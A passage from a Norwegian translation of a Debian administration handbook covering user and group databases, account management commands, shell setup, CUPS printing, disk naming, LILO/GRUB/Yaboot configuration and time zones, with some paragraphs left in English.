DET GRUNNLEGGENDE

### Crypt, en enveisfunksjon

`crypt` er en enveisfunksjon som endrer en streng (A) til en annen streng (B) på en måte som A ikke kan avledes fra B. Den eneste måten å identifisere A på er å teste alle mulige verdier, og sjekke hver og en for å avgjøre om funksjonsendringen vil produsere B eller ikke. Den bruker opp til 8 karakterer som inndata (streng A), og genererer en streng på 13, utskriftsbare, ASCII-karakterer (streng B).

### 8.4.1. Brukerliste: `/etc/passwd`

Her er listen med feltene i `/etc/passwd`-filen:

- login, for eksempel `rhertzog`;
- passord: Dette er et passord kryptert med en enveis funksjon (`crypt`), som støtter seg på DES, MD5, SHA-256, eller SHA-512. Spesialverdien «`xx`» indikerer at det krypterte passordet er lagret i `/etc/shadow`;
- uid: unikt nummer som identifiserer hver bruker;
- gid: unikt nummer for brukerens hovedgruppe (Debian lager en bestemt gruppe for hver bruker som standard);

- GECOS: datafelt som vanligvis inneholder brukerens fulle navn;
- innloggingsmappe, tildelt til brukeren for oppbevaring av sine personlige filer (miljøvariabelen \$HOME peker generelt hit);
- program som skal kjøres ved pålogging. Dette er vanligvis en kommandofortolker (skall), som gir brukeren frie hender. Hvis du angir /bin/false (som ikke gjør noe, og returnerer kontrollen umiddelbart), kan ikke brukeren logge inn.

**DET GRUNNLEGGENDE**  
**Unix-gruppe**

En Unix-gruppe er en enhet som omfatter flere brukere slik at de enkelt kan dele filer ved hjelp av det integrerte tillatelsesystemet (ved å dra nytte av de samme rettigheter). Man kan også begrense bruken av visse programmer til en bestemt gruppe.

#### 8.4.2. Den skjulte og krypterte passordfilen: /etc/shadow

/etc/shadow-filen inneholder de følgende feltene:

- login;
- krypterte passord;
- flere felt håndterer passorddophør.

**DOKUMENTASJON**  
**/etc/passwd, /etc/shadow**  
**og /etc/group-filformater**

Disse formatene er dokumentert i de følgende manualsidene: passwd(5), shadow(5), og group(5).

**SIKKERHET**  
**/etc/shadow-filsikkerhet**

/etc/shadow, ulikt dets alter ego, /etc/passwd, kan ikke leses av vanlige brukere. Et hvilket som helst kryptert passord lagret i /etc/passwd kan leses av hvem som helst; en cracker (knekker) kan forsøke å «bryte» (eller avsløre) et passord ved en av flere «brutale» metoder som, enkelt sagt, å gjette på vanlig brukte kombinasjoner av tegn. Dette angrepet - kalt «ordbokangrep» - er ikke lenger mulig på systemer som bruker /etc/shadow.

#### 8.4.3. Å modifisere en eksisterende konto eller passord

Følgende kommandoer tillater endring av informasjonen som er lagret i bestemte felt i brukerdatabasen: passwd tillater en vanlig bruker å endre passordet sitt, som igjen oppdaterer /etc/shadow-filen; chfn (CHange Full Name), er reservert for superbrukeren (rot), modifiserer GECOS-feltet. chsh (CHange SHell) lar brukeren endre sitt innloggingsskall, men tilgang til valgene vil være begrenset til dem som er oppført i /etc/shells; administratoren, på den annen side, er ikke bundet av denne begrensningen, og kan sette skallet til et hvilket som helst program de velger.

Til slutt, chage (CHange AGE)-kommandoen tillater administratoren å endre passordets utløps-innstillinger (-I bruker-valget vil liste de gjeldende innstillingene). Du kan også tvinge utløpet

for et passord ved å bruke `passwd -e bruker`-kommandoen, som vil kreve at brukerne endrer sitt passord neste gang de logger inn.

#### 8.4.4. Deaktivere en konto

Du trenger kanskje å «deaktivere en konto» (låse ut en bruker), som disiplinærtiltak, i forbindelse med en undersøkelse, eller rett og slett i tilfelle av en langvarig eller definitivt fravær fra en bruker. En deaktivert konto betyr at brukeren ikke kan logge inn eller få tilgang til maskinen. Kontoen er fortsatt intakt på maskinen, og ingen filer eller data blir slettet; Den er simpelthen utilgjengelig. Dette oppnås ved hjelp av kommandoen `passwd -l bruker` (lock). Å reetablere kontoen er gjort på samme måte, med `-u`-valget (unlock).

##### FOR VIDEREKOMMENDE

##### **NSS og systemdatabaser**

I stedet for å bruke de vanlige filene for å administrere lister over brukere og grupper, kan du bruke andre typer databaser, for eksempel LDAP eller db, ved hjelp av en passende NSS (Name Service Switch)-modul. Modulene som brukes er oppført i `/etc/nsswitch.conf`-filen, under `passwd`, `shadow` og `group`-inngangene. Se del 11.7.3.1, «[Oppsett av NSS](#)» side 291 for et spesifikt eksempel på at LDAP bruker en NSS-modul.

#### 8.4.5. Gruppeliste: /etc/group

Grupper er listet i `/etc/group`-filen, en enkel tekstdatabase i et format som ligner det til `/etc/passwd`-filen, med de følgende feltene:

- gruppenavn;
- passord (valgfritt): Denne brukes bare til å bli med i en gruppe når man ikke er et vanlig medlem (med `newgrp`, eller `sg`-kommandoer, se sidestolpe «[Å arbeide med flere grupper](#)» side 162);
- gid: unikt gruppeidentifikasjonsnummer;
- medlemsliste: liste over navn på brukere som er medlemmer av gruppen, atskilt med komma.

##### DET GRUNNLEGGENDE

##### **Å arbeide med flere grupper**

Hver bruker kan være medlem av mange grupper; en av dem er deres «hovedgruppe». En brukers hovedgruppe er, som standard, laget under det første brukeroppsettet. Som standard tilhører hver fil en bruker som oppretter dem, så vel som deres hovedgruppe. Dette er ikke alltid ønskelig; for eksempel når brukeren skal jobbe i en mappe som også deles av en annen enn sin egen hovedgruppe. I dette tilfellet må brukeren endre sin viktigste gruppe ved å bruke en av følgende kommandoer: `newgrp`, som starter en nytt skall, eller `sg`, som bare utfører en kommando ved å bruke den angitte alternative gruppen. Disse kommandoene tillater også brukeren å delta i en gruppe som de ikke hører hjemme i. Dersom gruppen er passordbeskyttet, må de oppgi det riktige passordet før kommandoen blir utført.

Alternativt kan brukeren sette **setgid**-bit på katalogen, noe som fører til at filene som er opprettet i den mappen automatisk hører til den riktige gruppen. For mer informasjon, se sidestolpe «**setgid katalog og sticky bit**» side 202.

**id**-kommandoen viser brukers nåværende tilstand med sin personlige identifikator (uid-variabel), nåværende hovedgruppe (gid-variabel), og listen med grupper som de hører til (groups-variabel).

The **addgroup** and **delgroup** commands add or delete a group, respectively. The **groupmod** command modifies a group's information (its gid or identifier). The command **gpasswd -g group** changes the password for the group, while the **gpasswd -r group** command deletes it.

TIPS	
<b>getent</b>	Kommandoen <b>getent</b> (hent oppføringer) sjekker systemdatabasen på standardmåten, ved hjelp av de aktuelle bibliotekfunksjonene, som igjen kaller på NSS-moduler satt opp i <code>/etc/nsswitch.conf</code> -filen. Kommandoen tar ett eller to argumenter: Navnet på databasen som skal sjekkes, og en mulig søkerøkkel. Således vil kommandoen <b>getent passwd rhertzog</b> gi informasjon fra brukerdatabasen om brukeren <b>rhertzog</b> .

## 8.5. Å lage kontoer

En av de første handlingene en administrator må gjøre når en ny maskin settes opp, er å opprette brukerkontoer. Dette gjøres vanligvis ved hjelp av **adduser**-kommandoen som tar et brukernavn som skal opprettes for den nye brukeren, som et argument.

Komandoen **adduser** stiller noen spørsmål før du oppretter kontoen, men bruken er ganske grei. Oppsettsfilen, `/etc/adduser.conf`, omfatter alle de interessante innstillingene: Den kan brukes til å automatisk sette en kvote for hver nye bruker ved å opprette en brukermal, eller til å endre plasseringen av brukerkontoer. Sistnevnte er sjeldent nyttig, men er hendig, for eksempel når du har et stort antall brukere, og ønsker å dele kontoene deres over flere disker. Du kan også velge et annet skall.

DET GRUNNLEGGENDE	
<b>Quota</b>	Betegnelsen «kvote» refererer til en grense for maskinressurser som en bruker har lov til å bruke. Dette refererer ofte til diskplass.

Opprettelsen av en konto fyller brukerens hjemmekatalog med innholdet i `/etc/skel/-malen`. Dette gir brukeren et sett med standardkataloger og oppsettsfiler.

I noen tilfeller vil det være nyttig å legge til en bruker til en gruppe (annet enn dennes standard «hoved»-gruppe) for å gi dem ytterligere tillatelser. For eksempel kan en bruker som er inkludert i `audio`-gruppen få tilgang til lydenheter (se sidestolpe «**Tilgangstillatelser for enheter**» side 164). Dette kan oppnås med en kommando som **adduser bruker gruppe**.

**DET GRUNNLEGGENDE****Tilgangstillateler for enheter**

Hver eksterne maskinvareenhet er representert i Unix med en spesiell fil, vanligvis lagret i filtreet under `/dev/` (DEVices). Det er to typer spesialfiler som forholder seg til hvordan enheten er konstruert: «Tegnmodus»- og «blokk modus»-filer, begge modi tillater bare et begrenset antall operasjoner. Mens tegnmodus begrenser samhandlingen med lese/skriveoperasjoner, tillater blokksmodus også å søke i tilgjengelige data. Til slutt, hver spesialfil er knyttet til et tall («større» og «mindre») som identifiserer enheten til kjernen på en unik måte. En slik fil, laget av `mknod`-kommandoen, inneholder rett og slett et symbolsk (og mer menneskevennlig) navn.

Rettighetene til en spesialfil reflekterer rettighetene som trengs for å få tilgang til selve enheten. Dermed vil en fil som `/dev/mixer`, som representerer lydmikser, kun ha lese/skrivetilgang for root-brukeren og medlemmer av audio-gruppen. Bare disse brukerne kan betjene lydmikseren.

Merk at kombinasjonen av `udev`, `consolekit`, og `policykit` kan legge til flere tillateler for å tillate brukere som er fysisk koblet til konsollet (og ikke gjennom nettverket) å få tilgang til visse enheter.

## 8.6. Skallomgivelser

Kommandotolker (eller skjell) kan være en brukers første kontaktpunkt med datamaskinen, og de må derfor være ganske vennlige. De fleste av dem bruker initialiseringsskript som tillater oppsett av hvordan de virker (automatisk fullføring, ledetekst, etc.).

`bash`, standardskjellet bruker `/etc/bash.bashrc`-initialiseringsskriptet «interaktive» skall, og `/etc/profile` for «login» skall.

**DET GRUNNLEGGENDE****Innloggingsskall og (ikke) interaktive skall**

Enkelt sagt, et innloggingsskall startes når du logger på til konsollen enten lokalt eller eksternt via `ssh`, eller når du kjører en eksplisitt `bash --login`-kommando. Uansett om det er en login skall eller ikke, kan et skall være interaktivt (i en for eksempel `xterm`-type terminal); eller ikke-interaktivt (ved å kjøre et skript).

**FØRSTE MØTE****Andre skall, andre skript**

Each command interpreter has a specific syntax and its own configuration files. Thus, `zsh` uses `/etc/zshrc` and `/etc/zshenv`; `tcsh` uses `/etc/csh.cshrc`, `/etc/csh.login` and `/etc/csh.logout`. The man pages for these programs document which files they use.

For `bash` er det nyttig å aktivisere «automatisk fullføring» i `/etc/bash.bashrc`-filen (ganske enkelt avkommentere noen få linjer).

**DET GRUNNLEGGENDE****Automatisk fullføring**

Mange kommandotolker har en fullføringsfunksjon, som gjør at skallet automatisk fullfører et delvis skrevet kommandonavn eller argument når brukeren treffer Tab-tasten. Dette lar brukerne arbeide mer effektivt, og være mindre utsatt for feil.

This function is very powerful and flexible. It is possible to configure its behavior according to each command. Thus, the first argument following `apt` will be proposed according to the syntax of this command, even if it does not match any file (in this case, the possible choices are `install`, `remove`, `upgrade`, etc.).

**DET GRUNNLEGGENDE****Tilde (tilde-tegnet), en snarvei til HOME**

Tilden er ofte brukt for å indikere katalogen som miljøvariabelen peker til HOME, (som brukerens hjemmekatalog, for eksempel /home/rhertzog/). Kommandotoller lager automatisk erstattningen: ~/hello.txt blir til /home/rhertzog/hello.txt.

Tilden gir også tilgang til en annen brukers hjemmekatalog. Dermed er ~rmas/bonjour.txt synonymt med /home/rmas/bonjour.txt.

I tillegg til disse vanlige skriptene, kan hver bruker opprette sin egen ~/.bashrc, og ~/.bash\_profile for å sette opp sine skall. De mest vanlige endringer er å tilføye aliaser. Det er ord som automatisk erstattes når en kommando utføres, som gjør det raskere å bruke den kommandoen. For eksempel kan du opprette la-aliaset for kommandoen ls -la | less. Så trenger du bare å skrive la for å se igjennom innholdet i en mappe i detalj.

**DET GRUNNLEGGENDE****Miljøvariabler**

Miljøvariabler tillater lagring av globale innstillingar for skall, eller diverse andre brukte programmer. De er kontekstuelle (hver prosess har sitt eget sett med miljøvariabler), men kan arves. Denne siste karakteristikkja gir muligheten for et innloggingsskall å angi variabler som vil bli formidlet videre til alle programmer den kjører.

Oppsett av standard miljøvariabler er en viktig del av skaloppsett. Når vi ser bort fra variablene som er spesifikke for et skall, er det best å plassere dem i /etc/environment-filen, siden den brukes av de ulike programmene som sannsynligvis starter en skalløkt. Variabler som vanligvis er angitt der, inkluderer ORGANIZATION, som vanligvis inneholder navnet på et kompani eller en organisasjon, og HTTP\_PROXY, som indikerer eksistensen og plasseringen av en HTTP-mellomtjener.

**TIPS****Alle skall er satt opp på samme måte**

Brukere ønsker ofte å sette opp innloggingen sin og interaktive skjell på samme måte. For å gjøre dette velger de å tolke (eller «hente inn») innholdet fra ~/.bashrc i ~/.bash\_profile-filen. Det er mulig å gjøre det samme med filer som er felles for alle brukere (ved å kalle på /etc/bash.bashrc fra /etc/profile).

## 8.7. Skriveroppsett

Skriveroppsettet bruker å forårsake mye hodepine for administratorer og brukere. Denne hodepinen er nå stort sett en ting fra fortiden, takket være cups, den frie printertjeneren som bruker IPP-protokollen (Internet Printing Protocol).

This program is divided over several Debian packages: cups is the central print server; cups-bsd is a compatibility layer allowing use of commands from the traditional BSD printing system (lpd daemon, lpr and lpq commands, etc.); cups-client contains a group of programs to interact with the server (block or unblock a printer, view or delete print jobs in progress, etc.); and finally, printer-driver-gutenprint contains a collection of additional printer drivers for cups.

---

**FELLESSKAP****CUPS**

CUPS (Common Unix Printing System) er et prosjekt (og et varemerke) administrert av Apple, Inc.

► <http://www.cups.org/>

Etter installasjon av disse forskjellige pakkene, er cups enkelt administrert via et nettgrensesnitt som er tilgjengelig fra den lokale adressen: `http://localhost:631/`. Der kan du legge til, fjerne og administrere skrivere (inkludert nettverksskrivere). Du kan også administrere cups med grafiske grensesnitt i skrivebordsmiljøet. Til slutt er det også det grafiske grensesnittet `system-config-printer` (fra Debian pakken med samme navn).

---

**MERK****/etc/printcap er foreldet**

*cups* no longer uses the `/etc/printcap` file, which is now obsolete. Programs that rely upon this file to get a list of available printers will, thus, fail. To avoid this problem, delete this file and make it a symbolic link (see sidebar «[Symbolske lenker](#)» side 172) to `/run/cups/printcap`, which is maintained by *cups* to ensure compatibility.

## 8.8. Oppsett av oppstartslaster (bootloader)

Det virker sannsynligvis allerede, men det er alltid godt å vite hvordan du setter opp og installerer oppstartslasteren i tilfelle den forsvinner fra Master Boot Record. Dette kan skje etter installasjon av et annet operativsystem, for eksempel Windows. Følgende informasjon kan også hjelpe deg å endre oppstartslasterens oppsett hvis nødvendig.

---

**DET GRUNNLEGGENDE****Master boot record**

Master Boot Record (MBR) inntar de første 512 byteene av den første harddisken, og er det første BIOS laster for å overlate kontrollen til et program som kan starte det ønskede operativsystemet. Vanligvis, når en oppstartslaster installeres i MBR, fjernes det tidligere innholdet.

### 8.8.1. Identifisere diskene

---

**KULTUR****`udev` og `/dev/`**

`/dev/-mappen` omfatter vanligvis såkalte «spesial»-filer, ment å representere systemets tilleggsutstyr (se sidestolpe «[Tilgangstillateler for enheter](#)» side 164). Det var en gang, da det pleide å inneholde alle spesialfiler som potensielt kunne brukes. Denne tilnærmingen hadde en rekke ulemper, blant annet det faktum at det er begrenset hvor mange enheter som man kunne bruke (på grunn av den hardkodede listen med navn), og at det var umulig å vite hvilke spesielle filer som faktisk var nyttige.

I dag er håndteringen av spesielle filer helt dynamisk, og bedre egnet for «hot swap»-funksjonen (rasktvekslende) av eksterne datamaskinenheter. Kjernen samarbeider med `udev` for å opprette og slette dem etter behov når de tilsvarende enhetene kommer og forsvinner. Av denne grunn trenger ikke `/dev/` å være varig, og er

dermed et RAM-basert filsystem som starter tomt, og kun inneholder de relevante oppføringer.

Kjernen kommuniserer mye informasjon om eventuell nylig tillagt enhet, og deler ut et par større/mindre tall for å identifisere den. Med udevd kan en lage spesialfilen med navn, og med de tillatelsene som den ønsker. Den kan også opprette aliaser, og utføre flere handlinger (som initialisering eller registreringsoppgaver). udevdens virke drives med et større sett med (egendefinerte) regler.

Med dynamisk tildelte navn kan du dermed holde på samme navn for en gitt enhet, uavhengig av koblingen som brukes, eller rekkefølgen på forbindelsen, noe som er spesielt nyttig når du bruker forskjellig USB-utstyr. Den første partisjonen på den første harddisken kan da bli kalt /dev/sda1 for samsvar bakover, eller /dev/root-partition hvis du foretrekker det, eller til og med begge samtidig, fordi udevd kan settes opp til å automatisk lage en symbolsk lenke.

I gamle dager var det noen kjernemoduler som ble lastet automatisk når du prøvde å få tilgang til den tilsvarende filen for enheten. Dette er ikke lenger tilfelle, og tilleggsenhetsens spesielle fil finnes ikke lenger før lasting av modulen. Dette er ikke noe stort poeng, fordi de fleste moduler er lastet på fra oppstart takket være automatisk gjenkjennning av maskinvare. Men for ikke oppsporbare enheter (som svært gamle diskar eller PS/2-mus), fungerer dette ikke. Vurder å legge til modulene, floppy, psmouse og mousedev til /etc/modules for å tvinge at de lastes ved oppstart.

Oppsettet av oppstartslasteren må identifisere de ulike harddisker og deres partisjoner. Linux bruker «blokk» spesialfiler lagret i /dev/-mappen til dette formålet. Etter Debian *Squeeze*, har skjemaet for navngiving for harddisker blitt forent av Linux-kjernen, og alle harddisker (IDE-/PATA, SATA, SCSI, USB, IEEE 1394) er nå representert av /dev/sd\*.

Hver partisjon er representert med sitt nummer på disken den ligger, for eksempel er /dev/sda1 den første partisjonen på den første disken, og /dev/sdb3 er den tredje partisjonen på den andre disken.

PC-arkitekturen (eller «i386», inkludert sin yngre etter «amd64») har lenge vært begrenset til å bruke «MS-DOS» partisjonstabellformatet, som bare tillater fire «primære» partisjoner pr. disk. Å gå utover denne begrensningen under denne ordningen, må en av dem lages som en «utvidet» partisjon, og kan da inneholde flere «sekundære» partisjoner. Disse sekundære partisjonene er nummerert fra 5. Dermed kan den første sekundærpartisjonen være /dev/sda5, fulgt av /dev/sda6, etc.

En annen begrensning i partisjonstabellformat MS-DOS, er at det bare tillater disker opp til 2 TiB størrelse, som blir et reelt problem med nyere diskar.

Et nytt partisjonstabellformat, kalt GPT, løsner disse begrensningene på antall partisjoner (det tillater opp til 128 partisjoner når du bruker standardinnstillingene), og på størrelsen på diskene (opp til 8 ZiB, som er mer enn 8 milliarder terabyte). Hvis du har tenkt å lage mange fysiske partisjoner på samme disk, bør du derfor sørge for at du oppretter partisjonstabellen i GPT-format når disken partisjoneres.

Det er ikke alltid lett å huske hvilken disk som er koblet til hvilken SATA-kontroller, eller i tredje posisjon i SCSI-kjeden, spesielt når navngivingen av harddisker med høye ytelsjer (som

inkluderer blant annet de fleste SATA-disker og eksterne diskter) kan endre seg fra en oppstart til en annen. Heldigvis lager udev, i tillegg til `/dev/sd*`, symbolske lenker med et fast navn, som du deretter kan bruke hvis du ønsket å identifisere en harddisk på en ikke-tvetydig måte. Disse symbolske lenkene er lagret i `/dev/disk/by-id`. På en maskin med to fysiske diskter, for eksempel, kan man finne følgende:

```
mirexpress:/dev/disk/by-id# ls -l
total 0
lrwxrwxrwx 1 root root 9 23 jul. 08:58 ata-STM3500418AS_9VM3L3KP -> ../../sda
lrwxrwxrwx 1 root root 10 23 jul. 08:58 ata-STM3500418AS_9VM3L3KP-part1 -> ../../sda1
lrwxrwxrwx 1 root root 10 23 jul. 08:58 ata-STM3500418AS_9VM3L3KP-part2 -> ../../sda2
[...]
lrwxrwxrwx 1 root root 9 23 jul. 08:58 ata-WDC_WD5001AALS-00L3B2_WD-WCAT00241697 ->
    ↬ ../../sdb
lrwxrwxrwx 1 root root 10 23 jul. 08:58 ata-WDC_WD5001AALS-00L3B2_WD-WCAT00241697-
    ↬ part1 -> ../../sdb1
lrwxrwxrwx 1 root root 10 23 jul. 08:58 ata-WDC_WD5001AALS-00L3B2_WD-WCAT00241697-
    ↬ part2 -> ../../sdb2
[...]
lrwxrwxrwx 1 root root 9 23 jul. 08:58 scsi-SATA_STM3500418AS_9VM3L3KP -> ../../sda
lrwxrwxrwx 1 root root 10 23 jul. 08:58 scsi-SATA_STM3500418AS_9VM3L3KP-part1 ->
    ↬ ../../sda1
lrwxrwxrwx 1 root root 10 23 jul. 08:58 scsi-SATA_STM3500418AS_9VM3L3KP-part2 ->
    ↬ ../../sda2
[...]
lrwxrwxrwx 1 root root 9 23 jul. 08:58 scsi-SATA_WDC_WD5001AALS_WD-WCAT00241697 ->
    ↬ ../../sdb
lrwxrwxrwx 1 root root 10 23 jul. 08:58 scsi-SATA_WDC_WD5001AALS_WD-WCAT00241697-
    ↬ part1 -> ../../sdb1
lrwxrwxrwx 1 root root 10 23 jul. 08:58 scsi-SATA_WDC_WD5001AALS_WD-WCAT00241697-
    ↬ part2 -> ../../sdb2
[...]
lrwxrwxrwx 1 root root 9 23 jul. 16:48 usb-LaCie_iamaKey_3ed00e26ccc11a-0:0 ->
    ↬ ../../sdc
lrwxrwxrwx 1 root root 10 23 jul. 16:48 usb-LaCie_iamaKey_3ed00e26ccc11a-0:0-part1 ->
    ↬ ../../sdc1
lrwxrwxrwx 1 root root 10 23 jul. 16:48 usb-LaCie_iamaKey_3ed00e26ccc11a-0:0-part2 ->
    ↬ ../../sdc2
[...]
lrwxrwxrwx 1 root root 9 23 jul. 08:58 wwn-0x5000c50015c4842f -> ../../sda
lrwxrwxrwx 1 root root 10 23 jul. 08:58 wwn-0x5000c50015c4842f-part1 -> ../../sda1
[...]
mirexpress:/dev/disk/by-id#
```

Merk at noen diskter er oppført flere ganger (fordi de oppfører seg samtidig som ATA-diskter og SCSI-diskter), men den relevante informasjonen er hovedsakelig i diskernes modell og serienummer, der du kan finne den perifere filen.

Oppsettsfilene som brukes som eksempler i de neste avsnittene er basert på det samme oppsettet: En enkelt SATA-disk, der den første partisjonen er en gammel Windows-installasjon, og den andre inneholder Debian GNU/Linux.

### 8.8.2. Oppsett av LILO

*LILO* (LInux LOader) er den eldste oppstartslasteren - solid men rustikk. Den skriver den fysiske adressen til kjernen for å starte på MBR, og det er derfor hver oppdatering til LILO (eller dens oppsettsfil) må etterfølges av kommandoen *lilo*. Å glemme å gjøre dette, vil gi et system som ikke kan starte hvis den gamle kjernen ble fjernet eller erstattet, ettersom den nye ikke vil være på samme sted på disken.

LILOs oppsettsfil er `/etc/lilo.conf`. En enkel fil for standardoppsett er illustrert i eksempelet nedenfor.

**Eksempel 8.4** *Oppsettsfil for LILO*

```
# The disk on which LILO should be installed.  
# By indicating the disk and not a partition.  
# you order LILO to be installed on the MBR.  
boot=/dev/sda  
# the partition that contains Debian  
root=/dev/sda2  
# the item to be loaded by default  
default=Linux  
  
# the most recent kernel image  
image=/vmlinuz  
    label=Linux  
    initrd=/initrd.img  
    read-only  
  
# Old kernel (if the newly installed kernel doesn't boot)  
image=/vmlinuz.old  
    label=LinuxOLD  
    initrd=/initrd.img.old  
    read-only  
    optional  
  
# only for Linux/Windows dual boot  
other=/dev/sda1  
    label=Windows
```

### 8.8.3. Oppsett av GRUB 2

GRUB (GRand Unified Bootloader) er nyere. Det er ikke nødvendig å ta den i bruk etter hver oppdatering av kjernen; GRUB vet hvordan filsystemene skal leses, og selv finne posisjonen til kjernen på diskene. For å installere den på MBR i den første diskken, skriv bare `grub-install /dev/sda`.

MERK	
<b>Disknavn for GRUB</b>	<p>GRUB kan bare identifisere harddisker basert på opplysninger fra BIOS. (<code>hd0</code>) svarer med den første diskken som oppdages, (<code>hd1</code>) den andre, etc. I de fleste tilfeller tilsvarer dette nøyaktig til den vanlige rekkefølgen av disker under Linux, men problemer kan oppstå når du forbinder SCSI- og IDE-disker. GRUB lagrer overensstemmelser som den avdekker i filen <code>/boot/grub/device.map</code>. Hvis du finner feil der (fordi du vet at din BIOS oppdager stasjoner i en annen rekkefølge), korriger dem manuelt og kjør <code>grub-install</code> igjen. <code>grub-mkdevicemap</code> kan hjelpe til med å lage en <code>device.map</code>-fil som det kan startes fra.</p> <p>Partisjoner har også et bestemt navn i GRUB. Når du bruker «klassiske» partisjoner i MS-DOS-format, er den første partisjonen på den første diskken merket (<code>hd0,msdos1</code>), den andre (<code>hd0,msdos2</code>), osv.</p>

GRUB 2 configuration is stored in `/boot/grub/grub.cfg`, but this file (in Debian) is generated from others. Be careful not to modify it by hand, since such local modifications will be lost the next time `update-grub` is run (which may occur upon update of various packages). The most common modifications of the `/boot/grub/grub.cfg` file (to add command line parameters to the kernel or change the duration that the menu is displayed, for example) are made through the variables in `/etc/default/grub`. To add entries to the menu, you can either create a `/boot/grub/custom.cfg` file or modify the `/etc/grub.d/40_custom` file. For more complex configurations, you can modify other files in `/etc/grub.d`, or add to them; these scripts should return configuration snippets, possibly by making use of external programs. These scripts are the ones that will update the list of kernels to boot: `10_linux` takes into consideration the installed Linux kernels; `20_linux_xen` takes into account Xen virtual systems, and `30_os-prober` lists other operating systems (Windows, OS X, Hurd).

### 8.8.4. For Macintosh Computers (PowerPC): Oppsett av Yaboot

Yaboot er oppstartslasteren som gamle Macintosh-maskiner med PowerPC-prosessorer bruker. De starter ikke som PC-er, men er avhengige av en partisjon med en «oppstartsprosedyre», som BIOS (eller Open Firmware) starter lasteren fra, og der `ybin`-programmet installerer `yaboot` med oppsettsfilen. Du trenger bare å kjøre denne kommandoen på nytt hvis `/etc/yaboot.conf` er endret (den er duplisert på oppstartsfrekevensen, og `yaboot` vet å finne posisjonen til kjernene på diskene).

Før `ybin` kjøres, må du først ha et gyldig `/etc/yaboot.conf`. Her følger et eksempel på et lite oppsett.

#### **Eksempel 8.5 Oppsettssfil for Yaboot**

```
# bootstrap partition
boot=/dev/sda2
# the disk
device=hd:
# the Linux partition
partition=3
root=/dev/sda3
# boot after 3 seconds of inactivity
# (timeout is in tenths of seconds)
timeout=30

install=/usr/lib/yaboot/yaboot
magicboot=/usr/lib/yaboot/ofboot
enablecdboot

# last kernel installed
image=/vmlinuz
    label=linux
    initrd=/initrd.img
    read-only

# old kernel
image=/vmlinuz.old
    label=old
    initrd=/initrd.img.old
    read-only

# only for Linux/Mac OSX dual-boot
macosx=/dev/sda5

# bsd=/dev/sdax and macos=/dev/sdax
# are also possible
```

## **8.9. Andre oppsett: Synkronisering av tid, logger, dele tilgang ...**

De mange delene som er listet i denne seksjonen, er nyttig å kjenne til for alle som ønsker å mestre alle aspekter ved oppsett av GNU/Linux-systemet. De er imidlertid behandlet i korthet, og referer ofte til dokumentasjonen.

## 8.9.1. Tidssone

### DET GRUNNLEGGENDE Symbolske lenker

En symbolsk lenke er en peker til en annen fil. Når du åpner den, vil filen som den peker til åpnes. Fjerning av linken vil ikke slette filen den peker til. Likeledes har den ikke sitt eget sett med tillatelser, men beholder heller rettighetene til sitt mål. Endelig kan den peke til alle typer filer: Kataloger, spesialfiler (kontakter, navnede kanaler, enhetsfiler, etc.), og til og med andre symbolske lenker.

`ln -s mål lenkenavn`-kommandoen lager en symbolsk lenke, kalt *lenkenavn*, som peker til *mål*.

Hvis målet ikke eksisterer, er koblingen «ødelagt», og forsøke å få tilgang til det vil resultere i en feilmelding om at målfilen ikke eksisterer. Hvis koblingen peker til en annen link, får du en «kjede» av lenker som blir til en «syklus» der ett av målene peker på de foregående. I dette tilfellet vil tilgangen til en av lenkene i syklusen resultere i en bestemt feil («for mange nivåer med symbolske lenker»). Dette betyr at kjernen gir opp etter flere runder med syklusen.

Tidssonen som ble satt opp ved den første installasjonen, er et oppsettselement for tzdata-pakken. For å endre den bruk `dpkg-reconfigure tzdata`-kommandoen, som lar deg velge tidssonen som skal brukes interaktivt. Oppsettet er lagret i `/etc/timezone`-filen. I tillegg er den tilsvarende filen i `/usr/share/zoneinfo`-mappen kopiert til `/etc/localtime`. Denne filen inneholder reglene som styrer datoene for sommertid, for land som bruker det.

Når du trenger å endre tidssonen midlertidig, bruk miljøvariabelen `TZ`, som tar prioritet over systemstandarden som er satt:

```
$ date
Thu Feb 19 11:25:18 CET 2015
$ TZ="Pacific/Honolulu" date
Thu Feb 19 00:25:21 HST 2015
```

### MERK Systemklokke, maskinvareklokke

Det er to tidskilder i en datamaskin. Datamaskinenes hovedkort har en maskinvareklokke, kalt «CMOS klokke». Denne klokken er ikke veldig presis, og gir heller trege aksessstider. Operativsystemkjernen har sin egen programvareklokke, som selv holder seg oppdatert (muligens med hjelp av tidstjenere, se del 8.9.2, «[Tidssynkronisering](#)» side 173). Denne systemklokken er generelt mer nøyaktig, spesielt siden den ikke trenger tilgang til maskinvarevariabler. Men siden den bare finnes i et påslått minne, er den nullet ut når maskinen startes opp. I motsetning til en CMOS-klokke, som har et batteri, og derfor «overlever» omstart, eller når maskinen er stanset. Systemklokken er derfor satt fra CMOS-klokken under oppstart, og CMOS-klokken oppdateres når maskinen stanses (for å ta hensyn til mulige endringer eller korrekjoner hvis den er feil justert).

I praksis er det et problem, fordi CMOS-klokken er noe mer enn en teller, og ikke inneholder informasjon om tidssonen. Det er et valg av som skal gjøres om denne tolkningen: Enten kan systemet anse at det kjører i universell tid (UTC, tidligere GMT), eller i lokal tid. Dette valget kan virke enkelt, men ting er faktisk mer kompliserte: Som et resultat av sommertid, er dette ikke konstant. Resultatet er at systemet ikke har mulighet til å finne ut om forskjellen er riktig, spesielt i perioder

med tidsendringer. Siden det alltid er mulig å rekonstruere lokal tid fra universell tid og tidssoneinformasjon, anbefaler vi på det sterkeste å sette CMOS-klokken i universell tid.

Dessverre ignorerer Windows-systemer med standardinnstillingen denne anbefalingen. De holder CMOS-klokken på lokal tid, og bruker tidsendringer ved oppstart av datamaskinen, ved å prøve å gjette under tidsendringer om endringen allerede er tatt i bruk eller ikke. Dette fungerer forholdsvis godt så lenge systemet bare kjører på Windows. Men når en datamaskin har flere systemer (enten det er et «dual-boot»-oppsett, eller kjører andre systemer via virtuell maskin), blir det kaos, uten verktøy til å avgjøre om tiden er riktig. Hvis du absolutt må beholde Windows på en datamaskin, bør du enten sette den opp til å holde CMOS-klokke som UTC (sette registernøkkelen HKLM\SYSTEM\CurrentControlSet\Control\TimeZoneInformation\RealTimeIsUniversal til «1» som et DWORD), eller bruke hwclock --localtime --set fra Debian-systemet for å sette maskinvareklokken, og merke det sporing av lokal tid (og sørge for å sjekke klokken manuelt vår og høst).

### 8.9.2. Tidssynkronisering

